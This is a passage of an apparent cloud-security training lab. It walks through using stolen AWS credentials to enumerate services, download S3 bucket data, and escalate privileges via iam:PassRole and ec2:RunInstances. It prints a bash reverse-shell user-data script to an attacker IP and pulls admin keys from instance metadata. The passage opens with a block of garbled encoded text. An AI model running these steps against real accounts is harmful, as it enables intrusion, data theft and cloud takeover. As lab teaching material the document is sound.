7/y3HTrFiwStnXg2Zte1R5PLtlaRgEpwMYBc2QsQPY6rDvX2AGo5yaiPqk6JdCu4hhXuAUES6gFbWFbMB4CCCFX1evW8xyZvg1hh0dfoFSY0VN8gIyQNrae75K0Bemob4xvrUOZe1JXJy
QCSvTzqUeqeVf4iEh0NrE6btqPAXNQFK5bq4FpWZ2wOAGAyWwnZtAEh+EgEaWQL69NYlWoL29ryhoC3YgOFNQ8CCQnQxkp6esu/t2fKDENLZFtyz/9XCZdEPuIUrNcimysklInzAf0Pm5
Imkx9zI8Rdyf/M5OWekYgKS9APlDfwXfy00Y+BEUXldP3dM0UW4RD57afGT4/wBLz92wrhhqRFc+XkmHTtfeqhGkcjHVzvPK7oKBygNfSMmCURCi+nJyBDtfGI0sbna/tYEzSkB6uRcsj
eQCZphy86homIiedPRZ3q8LWPweASuwV/J4adwVhOrq5W79znUKfUuPwjZGDX19ZWI3e0xqXVsEy/VvY03Qs9TDN4+acpbe5pl7NFRahvUPcLWXjw98WFq1ZlA7pD9m80DM8hkRWRZUhS
dOaMFY0mK9sPWJuDTTAMENarc/afwh2ciqFlNTaMGztgxlPSNU3l8ZrQKyN3DlCyH/csJy39K9tCmXJWqrlHukfOPAL1n6N0Jws1Eia/yeQlfcpyxwvZGYwqbb8mAY6qQEu4ghP75JpaW
7Iis3j5DzQCnEQUCTwLUEkyELYD7KwlMGMFI1dRTe7w2OsRcxvL3NfobmhZYs1KwXZXKlIerrovh3X+om+Kg5lBK6f3Tacb3WnolgsF8TNAKvV7vWHyPMF9Nn4zfFA6jQlV5yCS0ot2ut
IU+pApv1v8bOAgFOjQ4+X5TB1I87wmooES2X83jbduXr0kHD2z2KnWQqP0A09nwLqJlUksJgy
~
~
~
```

6. Finally check the access

```
ubuntu@ip-10-10-10-61:~$ aws sts get-caller-identity --profile code2cloud
{
    "UserId": "AROA5[redacted]G3M6OA:i-022c9076f374f3fe4",
    "Account": "8[redacted]",
    "Arn": "arn:aws:sts::8[redacted]77:assumed-role/code2cloud-ec2-role-mhjqoom4h9wvb1s0/i-022c9076f374f3fe4"
}
ubuntu@ip-10-10-10-61:~$
```

Lab Exercise 2: Perform Data Exfiltration and Lateral moment in Cloud Using Exploited Application


Now you can check the permission of the stolen AWS access token and do the further lateral moment to get more access to the cloud resources and private data. In order to perform the further attack, we can use the AWS service enumeration tool or script.

1. Login into the attacker machine

ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>

2. Type the below command to enumerate service permission

python3 aws_service_enum.py --access-key <your access key> --secret-key <your secret key> --session-token <your session>




3. As we can see the role as all s3 bucket access and we can try to download data from one of the secret buckets by following the below command

export AWS_PROFILE=code2cloud

aws s3api list-buckets

aws s3 ls s3://<bucket name>



aws s3 sync s3://bucketname s3-files-dir

As you can see above we have successfully downloaded a secret file from the s3 bucket

Lab Exercise 3: Exploiting Overly Permissive Access

In this lab exercise, we have intentionally deployed an overly permissive IAM user role and attached it to the vulnerable application server which you have already exploited. Now we are going to explore overly permissive permissions that allow an attacker to do the privilege escalation and get full control over AWS Cloud.

We are going to look into **iam:PassRole and ec2:RunInstances** permissions that allow us to do privilege escalation and assign as an admin user.

The iam:PassRole permission allows a user to pass a role to another AWS resource.


The ec2:RunInstances permission allows a user to run EC2 instances. With these two permissions, the user can create a new EC2 instance to which they have SSH access, pass a role to the instance with permissions that the user does not have currently, log into the instance, and request AWS keys for the role

1. Login into the attacker machine

ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>

2. Follow the **Lab Exercise 1**

3. Export aws profile as stolen cred **export AWS_PROFILE=code2cloud**




4. Get the caller's identity to identify the Role

aws sts get-caller-identity

5. Now get the role name from the list of roles by running below command

aws iam list-roles | jq -r ".Roles" | jq -r ".[] | .RoleName" | grep code2cloud-ec2-role



6. We have to identify the role policies attached and get the permission attached to the policy.

Run the below command to get the Policy ARN

aws iam list-attached-role-policies --role-name code2cloud-ec2-role-<your role id>

```
ubuntu@ip-10-10-10-61:~$ aws iam list-attached-role-policies --role-name code2cloud-ec2-role-mhjqoom4h9wvb1s0
{
    "AttachedPolicies": [
        {
            "PolicyName": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
            "PolicyArn": "arn:aws:iam::89[redacted]7:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0"
        }
    ]
}
ubuntu@ip-10-10-10-61:~$
```

7. Get the policy detailed information about version ID, arn and other details by running below command

aws iam get-policy --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-<your id>

```
ubuntu@ip-10-10-10-61:~$ aws iam get-policy --policy-arn arn:aws:iam::8[redacted]':policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0
{
    "Policy": {
        "PolicyName": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "PolicyId": "ANPA5BOOQVYISYJP5TJZQ",
        "Arn": "arn:aws:iam::8[redacted]7:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "Path": "/",
        "DefaultVersionId": "v10",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "CreateDate": "2022-09-12T10:03:50Z",
        "UpdateDate": "2022-09-12T15:32:18Z",
        "Tags": []
    }
}
```

8. Now let list down all permission attached to the policy by running below command

aws iam get-policy-version --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-<your id>--version-id <DefaultVersionId>

as we can see this role has policy attached permission **iam:PassRole** and **ec2:RunInstances**

```
ubuntu@ip-10-10-10-61:~$ aws iam get-policy-version --policy-arn arn:aws:iam::8[redacted]7:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0 --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "s3:*",
                        "cloudwatch:*",
                        "ecr:GetAuthorizationToken",
                        "ecr:BatchCheckLayerAvailability",
                        "ecr:GetDownloadUrlForLayer",
                        "ecr:BatchGetImage",
                        "logs:CreateLogStream",
                        "logs:PutLogEvents",
                        "iam:PassRole",
                        "iam:ListAttachedUserPolicies",
                        "iam:GetRole",
                        "iam:GetRolePolicy",
                        "ec2:DescribeInstances",
                        "ec2:CreateKeyPair",
                        "ec2:RunInstances",
                        "ec2:TerminateInstances",
                        "iam:ListRoles",
                        "iam:ListInstanceProfiles",
                        "iam:ListAttachedRolePolicies",
                        "iam:GetPolicyVersion",
                        "iam:GetPolicy",
                        "ec2:AssociateIamInstanceProfile"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v10",
        "IsDefaultVersion": true,
        "CreateDate": "2022-09-12T15:32:18Z"
    }
}
```

9. Now let's spin up one new instance and attach an admin higher profile that allows us to admin access. To run the ec2 instance we need the below information


- image id : **ami-04e44beaf0514489b**

- iam instance profile name: **code2cloud-ec2-instance-profile-<your id>**

- ssh key name: **code2cloud-ec2-key-pair-<your id>**


- security group id: **get it from an already running instance that allows ssh from internet or exploited server**

- subnet id: **get it from an already running instance**



10. Run the below command to get your instance profile name for admin

aws iam list-instance-profiles | jq -r ".InstanceProfiles" | jq -r ".[] | .InstanceProfileName"



11. Finally run the below command to spinup instance with admin access and get the credentials

aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name="code2cloud-ec2-instance-profile-mhjqoom4h9wvb1s0" --key-name "code2cloud-ec2-key-pair-<your id>" --security-group-ids sg-061fe18a857301ab2 --subnet-id subnet-04da710ef66e14dfc --profile code2cloud --region us-east-1

or You can run instances with user data that reverse connect to the attacker machine

```
#!/bin/bash

/bin/bash -l > /dev/tcp/IP_ADDRESS/4444 0<&1 2>&1
```

aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name=code2cloud-ec2-instance-profile-mhjqoom4h9wvb1s0 --user-data file://pwned.sh --region us-east-1 --profile code2cloud

```
ubuntu@ip-10-10-10-61:~$ aws ec2 run-instances --image-id ami-04e44beaf0514489b --instance-type t2.micro --iam-instance-profile Name="code2cloud-ec2-instance-
profile-mhjqoom4h9wvb1s0" --key-name "code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0" --security-group-ids sg-061fe18a857301ab2 --subnet-id subnet-04da710ef66e14dfc
 --profile code2cloud --region us-east-1
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-04e44beaf0514489b",
            "InstanceId": "i-042548bd803c44d89",
            "InstanceType": "t2.micro",
            "KeyName": "code2cloud-ec2-key-pair-mhjqoom4h9wvb1s0",
            "LaunchTime": "2022-09-12T18:17:34.000Z",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1a",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-10-10-46.ec2.internal",
            "PrivateIpAddress": "10.10.10.46",
            "ProductCodes": [],
            "PublicDnsName": "",
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "StateTransitionReason": "",
```

12. Once you spin up you can copy the private IP address of the instance and ssh into the server

```
ubuntu@ip-10-10-10-61:~$ ssh -i key ubuntu@10.10.10.46
The authenticity of host '10.10.10.46 (10.10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:tr/s1uwisy9rrFxL0vN8+FeONbe8GmAUyYd/aVY0mfg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.46' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jul 29 14:43:14 2022 from 34.239.250.7
```

13. Get the admin access key and token to perform anything on the server.

```
ubuntu@ip-10-10-10-46:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credenwvb1s0
{
  "Code" : "Success",
  "LastUpdated" : "2022-09-12T18:17:34Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA[redacted]I3O7A3KVY",
  "SecretAccessKey" : "I[redacted]",
  "Token" : "IQoJb3JpZ2l[redacted]IFeTxjIERlxl5gBeKWV3jc8LbyFjC6/X4rgsMLk6qnxhAiEAgrpQPfvYbd4pdS1FfcBj2hCIqOp8ctnw8H7R1baVPscq
QQIk//////////ARACGgw4O[redacted]It7ZYo//jRW7T+PddqNrQ14AKeHayNB5OYCitGadNQfzEU8haWCU79XccT/zeeu8cHRJedX7Ze19zYqZSbncZF20DQ+E
BfwZXxuFlY30o3bCoa8UcVKy[redacted]GZ1txIzgGLW7HhFLs9BQtzV80lqRnS//tGctvWyJfkzuRPSDtW5wESL4QXxDbht62lNQny95vLvYesXl8ZXsgje2U6cC
0xsVBDbeGWvv1GnjC4KVH/G+[redacted]LMicb9co+yfVznY4+N92SKXTgDYnUWt6pQxzw9h7Z3s9ucVo0syfilfXjToA1Qumepx4dmkYBCdvOURG7epjEHwjyaba
voHc8593EcWSZauP4FOoG5pu[redacted]z9UJk45QskDy1ZJETbpcH9rSIsMDFd3gDSdZWZzkiPO0KdkMRNgG5p/kyjqpXOAfREeJY3pcp/wycXoQdVbKtXP9gQhC
NAyym3plfu0t/ISU0KspBst2[redacted]zgaSHUGXzCDMZhbAuhwY438VijQKXN+8kwQMioSTwOM/SxSUH3NMgO4NMt1ZPJxRcKmwDpZv8ZN4ky1f+C6RIu81NVCN
PjsZk+jgwwe/9mAY6qOEg4gn[redacted]Q9BgUcsLBD4AXXMaohR1CoN1veLquQteWte0hvisxRE7D+9pYnjh+2ixQSmOCq8T2QNgOt+h8gTfxdAHzOjH6gbnhMz1
gkGKqC61Z18uZNvpg4otx3kiANyobeovRpx0LnW9rSkZaQXi30XUt7SKXz0cRbeWLcuAlONNLcvFd+FAlCC7WbK",
  "Expiration" : "2022-09-13T00:52:37Z"
}ubuntu@ip-10-10-10-46:~$
```

14. Now exit it from the server

```
  Expiration" : "2022-09-13T00:52:37Z"
}ubuntu@ip-10-10-10-46:~$ exit
logout
Connection to 10.10.10.46 closed.
ubuntu@ip-10-10-10-61:~$
```


15. export the profile **export AWS_PROFILE=code2cloud**

16. Terminate the instance by running the below command

aws ec2 terminate-instances --instance-ids i-042548bd803c44d89 --region us-east-1

```
ubuntu@ip-10-10-10-61:~$ aws ec2 terminate-instances --instance-ids i-042548bd803c44d89 --region us-east-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-042548bd803c44d89",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```


Deploying Application Code with Security Checks in CI/CD Pipeline




Exercise 4: Detect and Prevent from Deploying Malicious Docker images

Widely available docker images on the internet might have malicious script/code running or someone injected the malware by compromising the repository. It's tough to manually analyze every single image in your development. In this exercise, we will push and build the image with malicious script and malware sample and use the Prisma sandbox scanning feature to detect and stop the pipeline from being deployed on production.

1. Create Dockerfile with malicious script and malware sample. You can open the Dockerfile from the path **app > Dockerfile** and uncomment malware and malicious script.



2. Now go to Jenkinsfile and uncomment "Container Sandbox Scan" stage

